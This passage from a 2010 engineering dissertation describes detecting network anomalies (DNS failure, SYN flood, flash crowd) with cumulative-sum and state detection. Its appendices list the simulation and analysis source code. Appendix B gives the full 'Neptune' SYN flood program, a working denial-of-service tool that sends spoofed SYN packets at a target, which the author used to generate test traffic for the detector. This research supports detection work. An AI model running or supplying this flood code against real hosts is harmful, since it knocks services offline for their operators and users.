The final data set to processed by the change point detector was the DNS server failure data set. This data set was unique as the number of requests or packets wasn't artificially increased by a simulator, the same number of requests were made from start to finish. There were no expectations on what the results should be for this test, apart from that when the DNS came back online, the number of DNS should decrease. Figures 7.16 and 7.17 show the cumulative sum response to the data set shown in figure 7.9.

The positive CUSUM response for the DNS failure test was quiet compared to the negative response, so small peaks were experienced at the beginning and end of the samples. The HTTP protocol positive CUSUM response did react when the DNS server can back online. This result matches up with what should be expected, because



Figure 7.17: Graph showing the negative cumulative sum response for the DNS and HTTP packets transmitted during the DNS failure experiment.

there was no actual increase in traffic and the HTTP traffic should slightly increase once the DNS server comes back online. It would have been good to have the data for the beginning of the failure, as the positive CUSUM would have shown an increase in the DNS requests at time of failure.

When the DNS server came back online, the negative CUSUM for the DNS requests showed a clear response. This indicates that number DNS requests has dropped off. The number of requests dropped off, as the server started responding once more and therefore the PC did not need to send repeated requests through.

```
DNS Requests:
Total States = 10
#1: mean = 188.115 stddev = 9.85094
#2: mean = 188.2 stddev = 10.0233
#3: mean = 187.815 stddev = 9.92187
#4: mean = 44.204 stddev = 8.15949
#5: mean = 45.115 stddev = 8.08978
#6: mean = 44.265 stddev = 6.08043
#7: mean = 44.36 stddev = 6.09843
#8: mean = 43.393 stddev = 5.47719
#9: mean = 45.542 stddev = 5.52182
```

```
#10: mean = 44.13 stddev = 5.13254


HTTP Requests:
Total States = 3
#1: mean = 8.921 stddev = 0.753349
#2: mean = 9.079 stddev = 1.86517
#3: mean = 8.925 stddev = 0.75897
```

The state detector two unique states for the DNS request data and one unique state for the HTTP data. The two states for the DNS data is a good result, as figure 7.9 suggests that the DNS request data had two distinct modes of operation. How ever, it was expected that the HTTP data might experience two states as well. Upon inspection of figure 7.9, it can be seen why only state was detected, once the DNS server came back online, there was a slight change in HTTP traffic, but it couldn't be termed a state change.

Overall, the DNS results verified that change point detector was effective in showing the changes from an error state to a normal state.

7.6 Chapter Summary

This critical chapter in the dissertation, delved into the resultant data from the simulations and how the change point detector reacted to the data. Overall, the network anomaly simulations produced good data which appeared to model the actual real life anomalies. The change point detection system performed very well, the CUSUM algorithms gave crisp responses at the points at which the network conditions changed. The state detection system, did have some issues but was able to save good state information to clearly show the different states encountered though-out the simulations.

The results presented in this chapter have verified that the change point detection and state detection system has worked. So essentially signal processing techniques have been used to detect network anomalies successfully. If this simple system were refined and the modules were put together to create a full system, a simple, easy to implement state change detector, could be created.

Chapter 8

Conclusions and Further Work

8.1 Chapter Overview

The purpose of this paper was to detect anomalies in computer networks using signal processing techniques. The preceding chapters, have detailed the work required to create a method to detect anomalies, create test data, analyse the test data and finally verify the algorithm has worked. After reading back through this paper, it can be said that the aim that set out to be achieved by this work has been met. Chapter 7, provides the evidence that anomalies in computer networks have been detected. The two main signal processing techniques used were a custom Cumulative Sum algorithm and a state detection system.

Now that the core aim has been achieved, some reflection must be done. The purpose of this reflection is to identify shortcomings, suggest improvements and provide direction for further work to be done in this area. The next part of this chapter will discuss what objectives were achieved and how they were achieved.

8.2 Achievement of Project Objectives

The following objectives have been addressed:

Research Computer Network Anomalies Chapter **??** Explained what computer network anomalies were, techniques covered in previous papers and also delved into some network theory.

Identify Signal Processing Techniques This aspect was covered by researching past methods, and identifying that the Cumulative Sum technique inside of a change point detector, would be an appropriate method to detect network anomalies.

Create Basic Data Capture Software Chapter 4 covered the design and use of software to capture the data and get it into a format that could be used by the change point detection system.

Design and Execute Experiments Chapters 5 and 6 explained the design and execution of the experiments.

Evaluate Performance of Signal Processing Techniques Used The performance of the signal processing techniques used in this work was covered in Chapter **??**.

8.3 Shortcomings and Possible Improvements

Like any piece of work, there are many shortcomings and improvements that could be made. The main problems were, the lack of real packet traces from actual anomalies to analyse, the virtual network could have been more complex and the change point detector duplicated states.

To really test the change point detector created for this paper, it needs to process some real-life anomaly data. This would confirm that it works in the real world, or at least allow the system to be improved so that it processes real data effectively. Having real world data would have been great, however due to packet traces containing every piece of data that gets transmitted, serious privacy and commercial in-confidence issues arise from using real world data.

To improve this situation, the University network administrators could be contacted to arrange for a capture and subsequent cleansing of some network traffic. The cleansing

of the traffic would be a difficult balance between leaving private information in the traces and removing too much data, so that traffic could not be broken down into its different characteristics.

The complexity of the virtual network was both limited to the time available for set up and the physical hardware available. A more complex test network would have provided more avenues to simulate network anomalies. The number of machines that could be run with reasonable performance at any one time was five, as each machine required use of the physical Central Processing Unit (CPU) and RAM. To improve this a more powerful host machine could be used, ideally a server built to run virtual machine would be used. However using a VM server is very costly and most likely outside of the budget for this type of work.

The final major shortcoming of this work, was the state detection capabilities of the change point detector. While it detected the states effectively, it was not so good at identifying previous states and thus created duplicate states. This could be fixed by a state cleaning module, to check the defined states for duplication and remove the duplicates. This solution however, is simply covering up an existing problem. The state detection algorithm would need to be examined to design some modifications to make the algorithm more reliable.

8.4 Further Work

There is a large amount of future work that could be done in this area. The more interesting directions would be extending the analysis done in the project to analyse more than one characteristic at a time, or implementing a real-time change detection system based on this work.

The idea of using hybrid analysis is quite simple, the traffic would be filtered on many characteristics, like the IP address and TCP protcol. Using this more refined method, would improve the anomaly detection capabilities immensely. The end result would be able to detect a DOS flood attack on a specific port on a specific machine. The DOS attack could then be identified using the data in the IP and TCP headers in the attack

packets. To achieve this, the state models would need to be extended to store more than one metric's worth of information. This was definitely a direction that was being pursued throughout this work.

The other piece of further work that could be done, is implementing this system in a real-time situation. As the detection performed in this paper was post mortem, a worthy future outcome would be a real-time change point and state detector. This work poses challenges such as getting all the processing done in time for the next lot of samples and sharing data between multiple parallel threads of execution. This was something that envisaged in the early stages of the project.

References

Apache HTTP Server Version 2.2 Documentation (2010).
`http://httpd.apache.org/docs/2.2/`
current October 2010.

Barford, P., Kline, J., Plonka, D. & Ron, A. (2002), A signal analysis of network traffic anomalies, *in* 'IMW 2002'.

Carl, G., Kesidis, G., Brooks, R. & Rai, S. (2006), 'Denial-of-service attack-detection techniques', *IEEE Internet Computing* .

Common Types of Network Attacks (2010).
`http://technet.microsoft.com/en-us/library/cc959354.aspx`
current May 2010.

DARPA Internet File Transfer Protocol server man page (2010).
`http://www.bigbiz.com/cgi-bin/manpage?8+wu-ftpd`
current October 2010.

Garg, S., van Morrsel, A., Vaidyanathan, K. & Trivedi, K. (n.d.), A methodology for detection and estimation of software aging. Year of work is unknown.

Gross, K., Bhardwaj, V. & Bickford, R. (2002), Proactive detection of software aging mechanisms in performance critical computers, *in* 'NASA Goddard/IEEE Software Engineering Workshop'.

Kaltenbrunner, A., Gomez, V. & Lopez, V. (2007), Description and prediction of slashdot activity, *in* 'Fifth Latin American Web Congress'.

Kristoff, J. (2000), The transmission control protocol.
`http://condor.depaul.edu/~jkristof/technotes/tcp.html`
current July 2010.

Leis, J. (2002), *Digital Signal Processing: A MATLAB-based tutorial approach*, Hertfordshire: Research Studies Press Ltd.

Leis, J. (2006), *ELE3305 Computer Systems and Communications Protocols*, Toowoomba: The University of Southern Queensland.

Lia, K., Zhou, W., Li, P., Hai, J. & Liu, J. (2009), Distinguishing ddos attacks from flash crowds using probability metrics, *in* '2009 Third International Conference on Network and System Security'.

Mahbod, W. L. & Ghorbani, A. A. (2008), Detecting network anomalies using different wavelet basis functions, *in* 'Communication Networks and Services Research Conference'.

MSET (2010).
`http://www.anl.gov/techtransfer/Awards/docs/mset.html`
current May 2010.

Oracle VM VirtualBox User Manual (2010).
`http://www.virtualbox.org/manual/UserManual.html`
current October 2010.

Patrikakis, C., Masikos, M. & Zouratraki, O. (2004), 'Distributed denial of service attacks', *The Internet Protocol Journal* **1**(4).

RFC 1101: DNS Encoding of Network Names and Other Types (1989).

RFC 1349: Type of Service in the Internet Protocol Suite (1992).

RFC 791: INTERNET PROTOCOL DARPA INTERNET PROGRAM PROTOCOL SPECIFICATION (1981).

RFC 793: TRANSMISSION CONTROL PROTOCOL DARPA INTERNET PROGRAM PROTOCOL SPECIFICATION (1981).

Sen, P. K. (1968), 'Estimates of the regression coefficient based on kendall's tau', *Journal of the Statistical Association* **63**(324), 1379–1389.

Sharpe, R. & Warnicke, E. (2010), *Wireshark Users Guide*.
`http://www.wireshark.org/docs/wsug_html_chunked/`
current October 2010.

Slashdotting (2010), Princeton University.
`http://www.astro.princeton.edu/universe/slashdotting/`
current September 2010.

Thottan, M. & Ji, C. (2003), 'Anomaly detection in ip networks', *IEEE Transaction on Signal Processing* **51**(8).

uk Kim, B. & Hariri, S. (2007), Anomaly based fault detection system in distributed system, *in* 'Fifth International Conference on Software Engineering Research, Management and Applications'.

Wang, H. & Shin, K. G. (2004), 'Change-point monitoring for the detection of dos attacks', *IEEE Transactions on Dependable and Secure Computing* **7**(4).

Xiang, C. & Lim, S. M. (2005), *Design of Multiple-Level Hybrid Classifier For Intrusion Detection System*, National University of Singapore.

Zhou, M., Lee, R. & Lang, S.-D. (2005), Locality-based profile analysis for secondary intrusion detection, *in* '8th International Symposium on Parallel Architectures, Algorithms and Networks'.

Appendix A

Project Specification

USQ Faculty of Engineering & Surveying

ENG 4111/4112 Research Project

Project Specification

Student: Timothy James Jordan

Topic: Intrusion and Anomaly Detection in Computer Networks using Signal Processing Approaches.

Supervisor: John Leis

Enrolment: ENG4111 – S1, Ext 2010
ENG4112 – S2, Ext 2010

Project Aim: This project seeks to research, test and implement signal processing techniques to assist the detection of network/server anomalies. The analysis of network/server data will assist with the monitoring and early detection of potential problems.

Programme: Issue A.2, 17st September 2010.

1. Research signal processing approaches to identify attacks and problems in computer networks.
2. Research signal processing approaches to using data captured from computer servers to identify performance degradation and/or hardware failures.
3. Identify appropriate signal processing algorithms to detect network/server problems.
4. Create basic data capture software.
5. Create a test network and simulation software to simulate various network anomalies.
6. Design experiments to test the different signal processing techniques.
7. Evaluate the performance of the signal processing techniques used.

As time and resources permit:

8. Extend software in task 4, to collect, store, analyse and graphically display network/server data.

Agreed:

Timothy Jordan
21/03/10.

Appendix B

Source Code for Simulation Software

All source code listed in this appendix is available in electronic format upon request.

B.1 Introduction to this Appendix

This appendix contains the source code listings for the simulation programs used in this paper.

B.2 synflood.c Source Code Listing

Listing B.1: Program to simulate DOS SYN Flood attack.

```
/*
 * Modified by Dan Forsberg at 3.1998. Made it a bit simpler
    and
 * easier to use. // Dan.Forsberg@iki.fi
 *
 * Mainly removed the menu system and authoritive user
    configuration file.
 *
 */

/* Neptune v. 1.5.

daemon9/route/infinity

June 1996 Guild productions

comments to daemon9@netcom.com If you found this code alone,
   without
the companion whitepaper please get the real-deal:
ftp.infonexus.com/pub/SourceAndShell/Guild/Route/Projects/
   Neptune/neptune.tgz
Brief synopsis: Floods the target host with TCP segments with
   the SYN
bit on, puportedly from an unreachable host. The return
   address in the
IP header is forged to be that of a known unreachable host.
   The
attacked TCP, if flooded sufficently, will be unable to
   respond to
futher connects. See the accompanying whitepaper for a full
   treatment
of the topic. (Also see my paper on IP-spoofing for
   information on a
related subject.)

USAGE: neptune
  -s unreachable_host
  -t target_host
  -p port [-8 (infinity switch)]
  -a amount_of_SYNs

Gripes: It would appear that flooding a host on every port (
   with the
infinity switch) has it's drawbacks. So many packets are
   trying to
make their way to the target host, it seems as though many are
```

```
dropped, especially on ethernets. Across the Internet, though, the
problem appears mostly mitigated. The call to usleep appears to fix
this... Coming up is a port scanning option that will find open
ports...

Version History: 6/17/96 beta1: SYN flooding, Cmd line and crude menu,
ICMP stuff broken 6/20/96 beta2: Better menu, improved SYN flooding,
ICMP fixed... sorta 6/21/96 beta3: Better menu still, fixed SYN flood
clogging problem Fixed some name-lookup problems 6/22/96 beta4: Some
loop optimization, ICMP socket stuff changed, ICMP code fixed 6/23/96
1.0: First real version... 6/25/96 1.1: Cleaned up some stuff, added
authentication hooks, fixed up input routine stuff 7/01/96 1.5: Added
daemonizing routine...

This coding project made possible by a grant from the Guild corporation

*/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <syslog.h>
#include <pwd.h>
#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <sys/socket.h>
#include <sys/ioctl.h>
#include <fcntl.h>
#include <time.h>
#include <signal.h>
#include <linux/ip.h>
#include <linux/tcp.h>
#include <linux/icmp.h>

#define BUFLEN 256
#define MENUBUF 64
#define MAXPORT 1024
#define MAXPAK 4096
#define MENUSLEEP 700000
#define FLOODSLEEP 100 /* Ethernet, or WAN? Yur mileage will vary.*/
#define ICMPSLEEP 100

int HANDLERCODE=1;
int KEEPQUIET=0;

void main(argc,argv)
     int argc;
```

```
     char *argv[];
{
  void usage(char *);
  void menu(int,char *);
  void flood(int,unsigned,unsigned,u_short,int);
  unsigned nameResolve(char *);
  int authenticate(int,char *);
  unsigned unreachable,target;
  int c,port,amount,sock1,fd; struct passwd *passEnt;
  char t[20],u[20];

  /* Open up a RAW socket */
  if((sock1=socket(AF_INET,SOCK_RAW,IPPROTO_RAW))<0){
    perror("\nHmmm.... socket problems\n");
    exit(1);
  }

  if(argc==1){
    usage(argv[0]);
    exit(0);
  }

 /* Parse command-line arguments */
  while((c=getopt(argc,argv,"8:s:t:p:a:"))>=0) {
    switch(c){
    case 's': /* Source (spoofed) host */
      unreachable=nameResolve(optarg);
      strncpy(u,optarg,20);
      break;
    case 't': /* Target host */
      target=nameResolve(optarg);
      strncpy(t,optarg,20);
      break;
    case 'p': /* Target port */
      port=atoi(optarg);
      break;
    case '8': /* infinity switch */
      port=0;
      break;
    case 'a': /* Amount of SYNs to send */
      amount=atoi(optarg);
      /* fprintf(stderr,"amount:%d\n",amount); */
      break;
    default: /* WTF? */
      usage(argv[0]);
    }
  }

  if(!port){
    printf("\n\nFlooding target: \t\t%u\nOn ports\t\t\t1-%d\
      \nAmount: \t\t\t%u\nPuportedly from: \t\t%u\n",target,
      MAXPORT,amount,unreachable);
    flood(sock1,unreachable,target,0,amount);
  }
  else{
    printf("\n\nFlooding target: \t\t%u\nOn port: \t\t\t%u\
      \nAmount: \t\t\t%u\nPuportedly from: \t\t%u \n",target,
      port,amount,unreachable);
```

```
    flood(sock1,unreachable,target,port,amount);
  }
  exit(0);
}

/* Flood. This is main workhorse of the program.
 * IP and TCP header * construction occurs here, as does
    flooding. */
void flood(int sock,unsigned sadd,unsigned dadd,u_short dport,
   int amount) {
  unsigned short in_cksum(unsigned short *,int);
  struct packet{
    struct iphdr ip;
    struct tcphdr tcp;
  } packet;
  struct pseudo_header{ /* For TCP header checksum */
    unsigned int source_address;
    unsigned int dest_address;
    unsigned char placeholder;
    unsigned char protocol;
    unsigned short tcp_length;
    struct tcphdr tcp;
  }  pseudo_header;
  struct sockaddr_in sin; /* IP address information */
  register int i=0,j=0;   /* Counters */
  int tsunami=0; /* flag */
  unsigned short sport=161+getpid();

  if(!dport){
    tsunami++; /* GOD save them... */
    fprintf(stderr,"\nTSUNAMI!\n");
    fprintf(stderr,"\nflooding_port:");
  }

  /* Setup the sin struct with addressing information */
  sin.sin_family=AF_INET; /* Internet address family */
  sin.sin_port=sport; /* Source port */
  sin.sin_addr.s_addr=dadd; /* Dest. address */ /* Packet
     assembly begins here */

  /* Fill in all the TCP header information */
  packet.tcp.source=sport; /* 16-bit Source port number */
  packet.tcp.dest=htons(dport); /* 16-bit Destination port */
  packet.tcp.seq=49358353+getpid(); /* 32-bit Sequence Number
     */
  packet.tcp.ack_seq=0; /* 32-bit Acknowledgement Number */
  packet.tcp.doff=5; /* Data offset */
  packet.tcp.res1=0; /* reserved */
  //packet.tcp.res2=0; /* reserved */
  packet.tcp.urg=0; /* Urgent offset valid flag */
  packet.tcp.ack=0; /* Acknowledgement field valid flag */
  packet.tcp.psh=0; /* Push flag */
  packet.tcp.rst=0; /* Reset flag */
  packet.tcp.syn=1; /* Synchronize sequence numbers flag */
  packet.tcp.fin=0; /* Finish sending flag */
  packet.tcp.window=htons(242); /* 16-bit Window size */
```

```
packet.tcp.check=0; /* 16-bit checksum (to be filled in
    below) */
packet.tcp.urg_ptr=0; /* 16-bit urgent offset */ /* Fill in
    all the IP header information */
packet.ip.version=4; /* 4-bit Version */
packet.ip.ihl=5; /* 4-bit Header Length */
packet.ip.tos=0; /* 8-bit Type of service */
packet.ip.tot_len=htons(40); /* 16-bit Total length */
packet.ip.id=getpid(); /* 16-bit ID field */
packet.ip.frag_off=0; /* 13-bit Fragment offset */
packet.ip.ttl=255; /* 8-bit Time To Live */
packet.ip.protocol=IPPROTO_TCP; /* 8-bit Protocol */
packet.ip.check=0; /* 16-bit Header checksum (filled in
    below) */
packet.ip.saddr=sadd; /* 32-bit Source Address */
packet.ip.daddr=dadd; /* 32-bit Destination Address */
/* Psuedo-headers needed for TCP hdr checksum
    (they do not change and do not need to be in the loop) */
pseudo_header.source_address=packet.ip.saddr;
pseudo_header.dest_address=packet.ip.daddr;
pseudo_header.placeholder=0;
pseudo_header.protocol=IPPROTO_TCP;
pseudo_header.tcp_length=htons(20);

while(1){ /* Main loop */
  if(tsunami){
    if(j==MAXPORT) {
      j=0;
      /* tsunami=0; break; */
    }
    packet.tcp.dest=htons(++j);
    fprintf(stderr,"%d",j);
    fprintf(stderr,"%c",0x08);
    if(j>=10)fprintf(stderr,"%c",0x08);
    if(j>=100)fprintf(stderr,"%c",0x08);
    if(j>=1000)fprintf(stderr,"%c",0x08);
    if(j>=10000)fprintf(stderr,"%c",0x08);

  }
  for(i=0;i<amount;i++){ /* Flood loop */
    /* Certian header fields should change */
    packet.tcp.source++; /* Source port inc */
    packet.tcp.seq++; /* Sequence Number inc */
    packet.tcp.check=0; /* Checksum will need to change */
    packet.ip.id++; /* ID number */
    packet.ip.check=0; /* Checksum will need to change */

    /* IP header checksum */
    packet.ip.check=in_cksum((unsigned short *)&packet.ip
        ,20);

    /* Setup TCP headers for checksum */
    bcopy((char *)&packet.tcp,(char *)&pseudo_header.tcp,20)
        ;

    /* TCP header checksum */
    packet.tcp.check=in_cksum((unsigned short *)&
        pseudo_header,32);
```

```
      /* As it turns out, if we blast packets too fast, many
         get
         dropped, as the receiving kernel can't cope (at least
             on an ethernet). This
         value could be tweaked prolly, but that's up to you
            for now... */
      usleep(FLOODSLEEP); /* This is where we sit back and
         watch it all
                             come together */
      sendto(sock,&packet,40,0,(struct sockaddr *)&sin,sizeof(
         sin));
      if(!tsunami&&!KEEPQUIET)fprintf(stderr,".");
    }
    if(!tsunami)
      break;
  }
}

/* IP Family checksum routine (from UNP) */
unsigned short in_cksum(unsigned short *ptr,int nbytes) {
  register long sum; /* assumes long == 32 bits */
  u_short oddbyte;
  register u_short answer; /* assumes u_short == 16 bits */

  /* Our algorithm is simple, using a 32-bit accumulator (sum)
     ,
   * we add sequential 16-bit words to it, and at the end,
       fold back
   * all the carry bits from the top 16 bits into the lower 16
       bits. */
  sum = 0;
  while (nbytes > 1) {
    sum += *ptr++;
    nbytes -= 2; } /* mop up an odd byte, if necessary */
  if (nbytes == 1) {
    oddbyte = 0; /* make sure top half is zero */
    *((u_char *) &oddbyte) = *(u_char *)ptr; /* one byte only
       */
    sum += oddbyte;
  } /* Add back carry outs from top 16 bits to low 16 bits. */
  sum = (sum >> 16) + (sum & 0xffff); /* add high-16 to low-16
     */
  sum += (sum >> 16); /* add carry */
  answer = ~sum; /* ones-complement, then truncate to 16 bits
     */
  return(answer);
}

/* Converts IP addresses */
unsigned nameResolve(char *hostname) {
  struct in_addr addr; struct hostent *hostEnt;
  if((addr.s_addr=inet_addr(hostname))==-1){
    if(!(hostEnt=gethostbyname(hostname))){
      fprintf(stderr,"Name lookup failure:'%s'\n",hostname);
        exit(0);
    }
```

```
    bcopy(hostEnt->h_addr,(char *)&addr.s_addr,hostEnt->
        h_length);
  }
  return addr.s_addr;
}

/* SIGALRM signal handler. Souper simple. */
int alarmHandler(){
  HANDLERCODE=0; /* shame on me for using global vars */
  alarm(0);
  signal(SIGALRM,SIG_DFL);
  return(0);
}

/* Usage function... */
void usage(nomenclature)
     char *nomenclature; {
       fprintf(stderr,"\nUSAGE: %s \
\n\t -s unreachable_host\
\n\t -t target_host\
\n\t -p port [0 all ports] \
\n\t -a amount_of_SYNs\
\n\n",nomenclature);
       exit(0);
}
```

Listing B.2: A basic Windows program.

```
/*

Flash Crowd Simulator - flashcrowd.cpp
Written by Tim Jordan 2010.

This program runs a flash crowd simulation for a computer
   using a varying time interval for system() calls.

Written in the style of a state machine, to allow for
   modelling of different behaviours of flash crowd anomalies.

*/

#include<iostream>
#include<fstream>
#include<string>
#include<cmath>
#include<stdlib.h>
#include<time.h>

using namespace std;

int main() {

        cout << "Flash Crowd Simulator, written by Tim Jordan
           2010" << endl;
        time_t rawtime;
        struct tm * timeinfo;
        float freq = 4, prevfreq; // initial simulation value
        float maxfreq = 200, minfreq = 4; //100 200 req/min
        time_t starttime, endtime;
        double timetosleep;
        float minelapsed = 0;
        int stime = int(1/freq); //initial sec/req value
        int noiseval = 0, noisefactor, numpass; // random int
           to create some noise on the request/sec
        float timerem = 1000000; // microseconds remaining
           before looping
        bool hitmax = false;

        // define time variables to set different periods
           within the simulation.
        int intervals[5] = {1, 300, 400, 600, 1300}; // time
           in minutes
        string intervalDesc[5] = {"Normal", "Increasing", "
           Decreasing", "Normal", "Stopped" };
        int intNo = 0;

        srand(time(NULL)); // seed random number gen

        for(int i = 0; i < 1440; i++) { // do minute long
           loops

                //system("date"); // display time for
                   debugging purposes
                time(&starttime);
                if (i >= intervals[intNo+1]) { intNo++; /*cout
                   << "Running in " << intervalDesc[intNo] <<
                    " mode." << endl;*/}
                //cout << "i = " << i << " intNo = " << intNo
                   << endl;
```

```
if (i > 100) { noisefactor = 20; } else {
    noisefactor = i; } // set a cap on amount
    of noise
timerem = 60000000;
// this switch calcs number of times to call
    system() in this pass of the loop
switch (intNo) {

        case 0: // normal levels
                noiseval = (rand() % 4);
                freq = 4; // 5 requests per
                    min
                //stime = int(1/(freq+(
                    noiseval)));
                numpass = int(freq+noiseval);

                //cout << "numpass = " <<
                    numpass << " freq = " <<
                    freq << endl;
                //cout << "numpass = " <<
                    numpass << " stime = " <<
                    stime << endl;
                break;
        case 1: // starting off slow,
            exponential growth at end.
                noiseval = (rand() % 10)*0.1*
                    noisefactor;
                freq = (1.05*prevfreq);
                if (freq > maxfreq) { freq =
                    maxfreq + (float(noiseval)
                    /1000000); hitmax = true;}
                //stime = int(1/(freq+(
                    noiseval/1000000)));
                numpass = int(freq+noiseval);

                //cout << "numpass = " <<
                    numpass << " freq = " <<
                    freq << endl;

                //timerem = timerem - stime;
                //cout << "timerem = " <<
                    timerem << endl;
                break;
        case 2: // static requests/min freq =
            static, noise varying
                timerem = 0;
                noiseval = (rand() % 10)*0.1*
                    noisefactor;
                noiseval = noiseval - (5*0.1*
                    noisefactor);
                freq = prevfreq; // static req
                    /min
                //stime = int(1/(freq+(
                    noiseval/1000000)));
                numpass = int(freq+noiseval);
                //cout << "numpass = " <<
                    numpass << " freq = " <<
                    freq << endl;
                break;
```

```
case 3: // exponential decrease in
    volume, linear decrease in noise
        noiseval = (rand() % 10)
            *0.002*(intervals[intNo+1]
            - i);
        noiseval = noiseval -
            (5*0.005*(intervals[intNo
            +1] - i));

        //freq = prevfreq - (0.001*(i
            - intervals[intNo]));
        freq = prevfreq - 0.005*
            prevfreq;
        if (freq < minfreq) { freq =
            minfreq; }
        if (freq+noiseval < 0) {
            noiseval = 0; }
        //stime = int(1/(freq+(
            noiseval/1000000)));
        numpass = int(freq+noiseval);
        //cout << "numpass = " <<
            numpass << " freq = " <<
            freq << endl;
        break;
case 4: // normal volume, static noise
        noiseval = (rand() % 4);
        freq = 4; // 5 requests per
            min
        numpass = int(freq+noiseval);
        //cout << "numpass = " <<
            numpass << " freq = " <<
            freq << endl;
        break;
}
timeinfo = localtime (&starttime);
cout << "Time = " << asctime (timeinfo
    ) << " Requests/Min = " << numpass
    << endl;
for(int j = 0; j < numpass; j++) {
        //cout << "freq = " << freq
            *1000000 << endl;
        system("ftp -i -n
            192.169.56.101 < /home/tim/
            ftpscr > /dev/null&"); //do
             the ftp command here
        //system("cat /etc/crontab > /
            dev/null&"); //do the ftp
            command here
}
time(&endtime);
timetosleep = difftime(endtime,
    starttime);
timetosleep = 60 - timetosleep;
if (timetosleep < 0) { timetosleep =
    0; }
cout << "About to sleep for " <<
    timetosleep << " seconds..." <<
    endl;
```

```
                        usleep(timetosleep*1000000);
                        prevfreq = freq;
                //}
        }
//}
return 0;
}
```

Appendix C

Data Analysis Source Code

All source code listed in this appendix is available in electronic format upon request.

C.1 Introduction to this Appendix

This appendix contains the source code listings for the data analysis programs used in this paper.

C.2 The `procFramerate.cpp` Linux C++ Code

This code was used to perform the extraction and analysis of the all traffic.

Listing C.1: Program to extract packet flow by TCP flag.

```
#include<iostream>
#include<fstream>
#include<string>
#include<stdlib.h>

#define ARRAY_SIZE 100

using namespace std;
//using namespace ios;

void systemCall(string command);

int main(){

        // some program intro stuff
        cout << "Program to process Packet traces to extract
            packet/sec & bytes/sec data. " << endl;
        cout << "Written by Tim Jordan 2010. " << endl;
        cout << "Outputs results to excel friendly csv file."
            << endl;

        // var declarations
        ifstream dirList;
        ofstream outFile;
        string fileLine, commStr, infile, traceDir;
        const char * commStrc;
        size_t pos1;
        size_t pos2;
        int timeStamp = 0;

        // ok, lets get the list of files to process
        cout << "Enter the directory where the packet trace
            files are: ";
        cin >> traceDir;
        commStr = "ls --format=single-column " + traceDir + "
            > lsout.txt";
        systemCall(commStr);
        //system("ls --format=single-column ../\"Data Sets\"/
            synflood2/synflood2* > lsout.txt");
        dirList.open("lsout.txt");
        outFile.open("frameout.csv");
        outFile << "Time, packets/sec, bytes/sec" << endl;
        getline(dirList, infile);
        while (!dirList.eof()) {
```

```
commStr = "tshark -r \"" + infile + "\" -q -z
    io,stat,1 > procFile ";
systemCall(commStr);
cout << commStr << endl;

//now we need to loop through dir listing
    gathering stats on dns queries/min
ifstream inputFile;
inputFile.open("procFile");

// re-init loop vars
getline(inputFile,fileLine);
while (fileLine.substr(0,4) != "Time") {
    getline(inputFile,fileLine); } // don't
    process non-data lines
getline(inputFile,fileLine);
while (!inputFile.eof())
{
        //find the first space
        int metric[2] = {0.0};
        pos1 = fileLine.find(" ");
        while(fileLine.substr(pos1+1,1) == " "
            ) { pos1 ++; /*cout << "SPACE" <<
            endl;*/ } // keep going till we
            find data
        //cout << "pos1 = [" << pos1 << "]
            substr = [" << fileLine.substr(pos1
            +1,1) << "]" << endl; //debug
            output
        if (pos1 < fileLine.length()) {
                pos2 = fileLine.substr(pos1+1)
                    .find(" ");
                //cout << "pos2 = " << pos2 <<
                     endl; debug output
                metric[0] = atoi(fileLine.
                    substr(pos1,pos2+pos1).
                    c_str());
                pos1 = pos1 + pos2 + 1;
                while(fileLine.substr(pos1
                    +1,1) == " ") { pos1 ++; /*
                    cout << "SPACE" << endl;*/
                    } // keep going till we
                    find data
                pos2 = fileLine.substr(pos1).
                    find(" ");
                metric[1] = atoi(fileLine.
                    substr(pos1,pos2+pos1).
                    c_str());
                //cout << "metric[0] = [" <<
                    metric[0] << "] metric[1] =
                     [" << metric[1] << "]" <<
                    endl;
        }

        //now process the metric
        timeStamp++;
```

```
                        outFile << timeStamp << "," << metric
                            [0] << "," << metric[1] << endl;
                        getline(inputFile,fileLine);
                }
                getline(dirList,infile);
        }
        outFile.close();
        cout << "Processing Complete.\n";
}

void systemCall(string command) {

                system(command.c_str());
        return;
}
```

C.3 The extractFlags.cpp Linux C++ Code

This code was used to perform the TCP flag extraction and analysis.

Listing C.2: Program to extract packet flow by TCP flag.

```
/*
Author:                         Tim Jordan 2010
Input:                          One Packet trace file (libpacp
    compatible).
Output:                         SYN Flags/sec, ACK Flags/sec,
   FIN Flags/sec, Ratio, Cusum of SYN/ACK/FIN packet
   distribution.
Description of Operation:       Splits trace up to separate
   traces containing SYN, FIN and ACK packets. Each file is
   then processed.
Notes:                          Runs on Linux system, requires
    wireshark and related command line tools to be installed.

*/
#include<iostream>
#include<fstream>
#include<sstream>
#include<string>
#include<stdlib.h>

#define ARRAY_SIZE 100
#define SAMPLES_PER_FILE 150

using namespace std;

void systemCall(string command);
float getMetric(string line);

int main(int argc, char* argv[]){

        // some program intro stuff
        cout << "Program to process Packet traces to extract
           packet/sec & bytes/sec data. " << endl;
        cout << "Written by Tim Jordan 2010. " << endl;
        cout << "Outputs results to excel friendly csv file."
           << endl;

        // var declarations
        ifstream dirList, flagCheck;
